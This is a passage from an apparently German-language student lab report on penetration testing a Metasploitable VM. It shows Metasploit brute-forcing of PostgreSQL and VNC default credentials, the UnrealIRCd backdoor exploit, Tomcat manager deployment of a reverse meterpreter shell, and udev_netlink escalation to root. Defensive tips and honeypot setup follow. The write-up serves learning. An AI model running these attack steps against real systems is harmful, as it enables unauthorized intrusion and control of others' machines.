Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-28 0
Nmap scan report for 192.168.0.52
Host is up (0.00090s latency).

PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
MAC Address: 00:0C:29:99:07:8D (VMware)
```

Abbildung 299: PostgreSQL Service

Nun verwenden wir den Scanner Postgre Login, um eine Bruteforce Attacke auf den Service zu starten. Zuerst lassen wir uns aber die Anforderungen des Scanner anzeigen.

```
msf6 exploit(linux/pop3/cyrus_pop3d_popsubfolders) > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) > options

Module options (auxiliary/scanner/postgres/postgres_login):

Name          Current Setting
---           -----
BLANK_PASSWORDS    false
BRUTEFORCE_SPEED   5
DATABASE        template1
DB_ALL_CREDS     false
current database
DB_ALL_PASS      false
the list
DB_ALL_USERS     false
list
PASSWORD
PASS_FILE        /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt
Proxies
host:port][ ... ]
RETURN_ROWSET     true
RHOSTS
hosts file with syntax 'file:<path>'
RPORT            5432
STOP_ON_SUCCESS   false
ost
THREADS          1
host)
USERNAME
USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt
asswords, one pair per line
USER_AS_PASS     false
s
USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt
VERBOSE          true
```

Abbildung 300: Postgre Login Scanner und dessen Anforderungen

Danach setzen wir den USERNAME auf «postgres», setzen den Wert für USER_AS_PASS auf true und setzen den RHOST.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set USER
set USERNAME          set USERPASS_FILE   set USER_AS_PASS    set USER_FILE
msf6 auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS false
USER_AS_PASS => false
msf6 auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
```

Abbildung 301: Setzen der Parameter für Scanner Postgre Login

Anschliessend kann man den Scanner starten.

Wir haben einen Treffer der Benutzername ist «postgres» und das Passwort ebenso.

```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[+] 192.168.0.52:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.0.52:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.52:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Abbildung 302: Ausführen des Scanner

7.9.16. Angriff auf VNC TCP 5900

Als erstes suchen wir nach einem VNC Login Scanner. Diesen werden wir für unseren Angriff verwenden.

```
msf6 auxiliary(scanner/postgres/postgres_login) > search vnc_login
Matching Modules
=====
#  Name
-  --
0  auxiliary/scanner/vnc/vnc_login

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/postgres/postgres_login) >
```

Abbildung 303: Suche nach einem VNC Scanner

Nun verwenden wir diesen Scanner und sehen uns die Anforderungen dieses Scanners an.

```
msf6 auxiliary(scanner/postgres/postgres_login) > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):
=====
Name          Current Setting
-----
BLANK_PASSWORDS    false
BRUTEFORCE_SPEED   5
DB_ALL_CREDS      false
DB_ALL_PASS        false
DB_ALL_USERS       false
PASSWORD          -
PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
Proxies           -
.. ]
RHOSTS           -
with syntax 'file:<path>'
  RPORT            5900
  STOP_ON_SUCCESS  false
  THREADS          1
  USERNAME         <BLANK>
  USERPASS_FILE    -
one pair per line
  USER_AS_PASS     false
  USER_FILE         -
  VERBOSE          true
```

Abbildung 304; Verwenden des VNC Login Scanner

Anschliessend setzen wir den RHOST und setzen des USERNAME auf «root». Eine Passwortliste wird nicht benötigt, da das Metasploit Framework bereits eine Passwortliste für VNC mitliefert.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
```

Abbildung 305: Setzen der benötigten Parameter

Danach kann man den Scanner starten. Wir waren erfolgreich, das Passwort ist «password»

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.0.52:5900      - 192.168.0.52:5900 - Starting VNC login sweep
[!] 192.168.0.52:5900      - No active DB -- Credential data will not be saved!
[+] 192.168.0.52:5900      - 192.168.0.52:5900 - Login Successful: :password
[*] 192.168.0.52:5900      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```

Als nächstes testen wir den Zugriff.

Dafür kann man unter Linux den Befehl «vncviewer [IP_ADRESSE]» verwenden.

```
(root@kalivmlulu)-[~]
# vncviewer 192.168.0.52
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
[]
```

Abbildung 306: Zugriff auf Zielsystem mit VNC Viewer

Nun öffnet sich VNC und man erhält ein GUI des Zielsystems. Wir sind mit dem User «root» angemeldet.




Abbildung 307: VNC Viewer auf Zielsystem mit root User

7.9.17. Angriff auf IRC TCP 6667

Gemäss definition von [Wikipedia](#)

Internet Relay Chat, kurz IRC, bezeichnet ein textbasiertes Chat-System. Es ermöglicht Gesprächsrunden mit einer beliebigen Anzahl von Teilnehmern in sogenannten Gesprächskanälen („Channels“), aber auch Gespräche mit nur zwei Partnern (Query). Neue Channels können von jedem Teilnehmer eröffnet werden, ebenso kann man gleichzeitig an mehreren Channel-Gesprächen teilnehmen. Für die Einwahl wird ein Netzwerkprogramm benötigt, wobei dieser „IRC-Client“ ein eigenständiges Programm am lokalen Rechner (z. B. mIRC, XChat) oder auch nur eine Benutzeroberfläche im Internetbrowser sein kann.

Nach einigen Internetrecherchen habe ich eine Backdoor basierend auf IRC gefunden. Dafür gibt es auch einen Exploit, wir verwenden den Exploit «Unreal IRCD 3281 Backdoor». Sobald wir diesen ausgewählt haben, können wir uns die Anforderungen des Scanner anschauen.

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
  Name   Current Setting  Required  Description
  ____  _____
  RHOSTS          yes        The target host(s), range CIDR identifier, or hosts file with synt
  RPORT          6667        yes        The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0   Automatic Target
```

Abbildung 308: Verwendung des Unreal IRCD 3281 Backdoor Exploit

Nun setzen wir noch den RHOST auf die IP-Adresse des Zielsystem sowie den PAYLOAD auf «cmd/unix/bind_perl» und können den Exploit starten. Sobald der Exploit erfolgreich war, hat man Zugriff auf das Zielsystem mit dem User «daemon».

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.0.52:6667 - Connected to 192.168.0.52:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.52:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.0.52:4444
[*] Command shell session 9 opened (0.0.0.0:0 → 192.168.0.52:4444) at 2020-12-28 00:42:54 +0100

whoami
daemon
pwd
/tmp
```

7.9.18. Angriff auf Tomcat TCP 8180

Für den Angriff auf Tomcat TCP Port 8180 verwenden wir den Exploit «Tomcat_mgr_deploy». Sobald wir diesen ausgewählt haben, zeigen wir uns dessen Anforderungen an.

```
msf6 auxiliary(scanner/x11/open_x11) > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options
```

Module options (exploit/multi/http/tomcat_mgr_deploy):

Name	Current Setting	Required	Description
HttpPassword		no	The password for the specified username
HttpUsername		no	The username to authenticate as
PATH	/manager	yes	The URI path of the manager app (/deplo
Proxies		no	A proxy chain of format type:host:port
RHOSTS		yes	The target host(s), range CIDR identifi
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connectio
VHOST		no	HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.0.20	yes	The listen address (an interface may be spec
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic

Abbildung 309: Verwenden des Tomcat_mgr_deploy Exploit

Danach setzen wir den RHOST auf die IP-Adresse des Zielsystems, das HTTPPassword auf «tomcat», den HTTPUsername auf «tomcat» und den RPORT auf 8180.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.0.52
RHOSTS => 192.168.0.52
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPAssword tomcat
HttpPAssword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set Httpusername tomcat
Httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
```

Abbildung 310: Setzen der nötigen Parameter

Anschliessend kann man den Befehl «run» ausführen. Der Exploit war erfolgreich und man kann nun mit dem Zielsystem interagieren. Da die zur Verfügung gestellte Meterpreter Shell eher wenig Informationen ausgibt wechseln wir unseren Exploit nun.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 192.168.0.20:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6275 bytes as GP7o60hjfB9aaX4z9IoYmWQx.war ...
[*] Executing /GP7o60hjfB9aaX4z9IoYmWQx/tI87Vab.jsp ...
[*] Undeploying GP7o60hjfB9aaX4z9IoYmWQx ...
[*] Sending stage (58125 bytes) to 192.168.0.52
[*] Meterpreter session 7 opened (192.168.0.20:4444 → 192.168.0.52:52202) a

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: tomcat55
meterpreter > ip a
[-] Unknown command: ip.
meterpreter > ls
Listing: /
=====

Mode          Size    Type  Last modified      Name
--          --
40444/r--r--r--  4096   dir   2012-05-14 05:35:33 +0200  bin
40444/r--r--r--  1024   dir   2012-05-14 05:36:28 +0200  boot
40444/r--r--r--  4096   dir   2010-03-16 23:55:51 +0100  cdrom
40444/r--r--r--  13580  dir   2020-11-23 16:01:47 +0100  dev
40444/r--r--r--  4096   dir   2020-12-27 21:47:37 +0100  etc
40444/r--r--r--  4096   dir   2010-04-16 08:16:02 +0200  home
40444/r--r--r--  4096   dir   2010-03-16 23:57:40 +0100  initrd
100444/r--r--r-- 7929183 fil   2012-05-14 05:35:56 +0200  initrd.img
40444/r--r--r--  4096   dir   2012-05-14 05:35:22 +0200  lib
40000/----- 16384   dir   2010-03-16 23:55:15 +0100  lost+found
40444/r--r--r--  4096   dir   2010-03-16 23:55:52 +0100  media
40444/r--r--r--  4096   dir   2010-04-28 22:16:56 +0200  mnt
100000/----- 5821    fil   2020-11-23 16:01:59 +0100  nohup.out
40444/r--r--r--  4096   dir   2010-03-16 23:57:39 +0100  opt
40444/r--r--r--  0      dir   2020-11-23 15:59:43 +0100  proc
40444/r--r--r--  4096   dir   2020-11-23 16:01:59 +0100  root
40444/r--r--r--  4096   dir   2012-05-14 03:54:53 +0200  sbin
40444/r--r--r--  4096   dir   2010-03-16 23:57:38 +0100  srv
40444/r--r--r--  0      dir   2020-11-23 15:59:44 +0100  sys
40666/rw-rw-rw-  4096   dir   2020-12-28 00:55:21 +0100  tmp
40444/r--r--r--  4096   dir   2010-04-28 06:06:37 +0200  usr
40444/r--r--r--  4096   dir   2010-03-17 15:08:23 +0100  var
100444/r--r--r-- 1987288 fil   2008-04-10 18:55:41 +0200  vmlinuz
```

Abbildung 311: Erfolgreicher Exploit

Dafür setzen wir die momentan verwendete Shell in den Hintergrund und verwenden des Exploit «udev_netlink». Versionen von udev < 1.4.1 überprüfen nicht, ob Netlink-Nachrichten vom Kernel kommen. Dies ermöglicht es lokalen Benutzern, Privilegien zu erlangen.

```
meterpreter > background
[*] Backgrounding session 7...
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
```

Abbildung 312: Versetzen der momentanen Meterpreter Shell in den Hintergrund

Nun muss man nur noch die Session setzen und dann kann man den neuen Exploit ausführen.

```
msf6 exploit(linux/local/udev_netlink) > set SESSION 7
SESSION => 7
msf6 exploit(linux/local/udev_netlink) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.0.20:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netli
[*] udev pid: 2765
[+] Found netlink pid: 2764
[*] Writing payload executable (207 bytes) to /tmp/pYsMFTN
[*] Writing exploit executable (1879 bytes) to /tmp/dzAUhm
[*] chmod'ing and running it...
[*] Sending stage (976712 bytes) to 192.168.0.52
[*] Meterpreter session 8 opened (192.168.0.20:4444 → 192
```

Abbildung 313: Setzen der Session und ausführen des neuen Exploit

Nun hat man eine Shell mit den Rechten des «root» User und nicht nur die des «tomcat» User

```
meterpreter > ip a
[-] Unknown command: ip.
meterpreter > getuid
Server username: root @ metasploitable (uid=0, gid=0, euid=0, egid=0)
meterpreter > shell
Process 18142 created.
Channel 1 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:99:07:8d brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.52/24 brd 192.168.0.255 scope global eth0
            inet6 fe80::20c:29ff:fe99:78d/64 scope link
                valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:99:07:97 brd ff:ff:ff:ff:ff:ff
ls /home
ftp
msfadmin
service
user
```

Abbildung 314: Neue Shell mit anderen Exploit

7.9.19. Wie kann ich solche Angriffe verhindern?

Mit folgenden Tipps und Tricks kann man solche Angriffe verhindern bzw. ein System sicherer machen:

- Betriebssystem regelmässig aktualisieren.
- Unnötige Ports schliessen => Muss der SSH oder Telnet Port nach aussen offen sein?
- Dienste und Programme regelmässig aktualisieren. Die meisten meiner durchgeföhrten Angriffe war auf veraltete Dienste.
- Verwendung von Standartbenutzern vermeiden. Wenn man eigene Benutzernamen nimmt, die eher selten sind. Man könnte eine eigene Namenskonvention für Benutzernamen erarbeiten, um eine gewisse Logik dafür zu haben und einmalige Benutzernamen zu haben.
- Verwendung von Standardpasswörtern vermeiden. Wenn man eigene sichere Passwörter verwendet, haben es Angreifer via Brute Force extrem schwer.

7.10. Honey Pot

7.10.1. Installation

Zu Beginn ladet man [dieses ISO File](#) herunter.

Sobald man die VM startet erscheint ein Menü im welchen man «T-Pot 20.06.01 (based on Debian Safe)» auswählt.




Abbildung 315: GNU/Linux Installer Menu




Abbildung 316: Location auswählen

Nun muss man die Location auswählen. Ich befinde mich in der Schweiz und darum wähle ich «Switzerland».




Abbildung 317: Tastaturlayout auswählen

Dann muss man das Tastaturlayout auswählen, hier wähle ich «Swiss German». So kann ich dann im Terminal wie gewohnt arbeiten.

Debian wird auf hunderte von Servern im Internet verteilt (gespiegelt). Durch die Verwendung eines Servers in der Nähe wird wahrscheinlich das Herunterladen beschleunigt und auch die Last auf den zentralen Servern und das Internet im Gesamten reduziert.

Es gibt primäre und sekundäre Spiegel. Hierzu gibt es folgende Definition:

Ein **primärer Spiegel-Server** hat gute Bandbreite und wird direkt von Debiens internem syncproxy-Netzwerk synchronisiert. Einige primäre Spiegel haben Alias-Namen der Art `ftp.<land>.debian.org`, so dass die Nutzer sie sich leichter merken können. Normalerweise enthalten primäre Spiegel-Server alle Architekturen.

Ein **sekundärer Spiegel-Server** kann Einschränkungen unterliegen, was gespiegelt wird (aufgrund von Platzbegrenzungen). Nur aufgrund seines Status' als sekundärer Spiegel bedeutet dies aber nicht, dass ein solcher langsamer oder weniger aktuell ist als ein primärer. Im Gegenteil, ein sekundärer Spiegel, der Ihre Architektur enthält und näher bei Ihnen liegt (und aufgrunddessen für Sie schneller ist), ist einem primären Spiegel, der weiter entfernt liegt, vorzuziehen.

Verwende den Server, der am nächsten liegt, um am schnellsten herunterzuladen, egal ob es ein primärer oder sekundärer Server ist. Das Programm Netselect kann zur Bestimmung der Site mit der geringsten Latenzzeit bestimmt werden; verwenden Sie Programme zum Herunterladen wie Wget oder Rsync zur Bestimmung der Site mit dem grössten Durchsatz. Beachte, dass geographische Nähe oft kein wichtiger Faktor bei der Wahl der am besten geeigneten Maschine ist.

Ich wähle hier Switzerland und fahre fort.

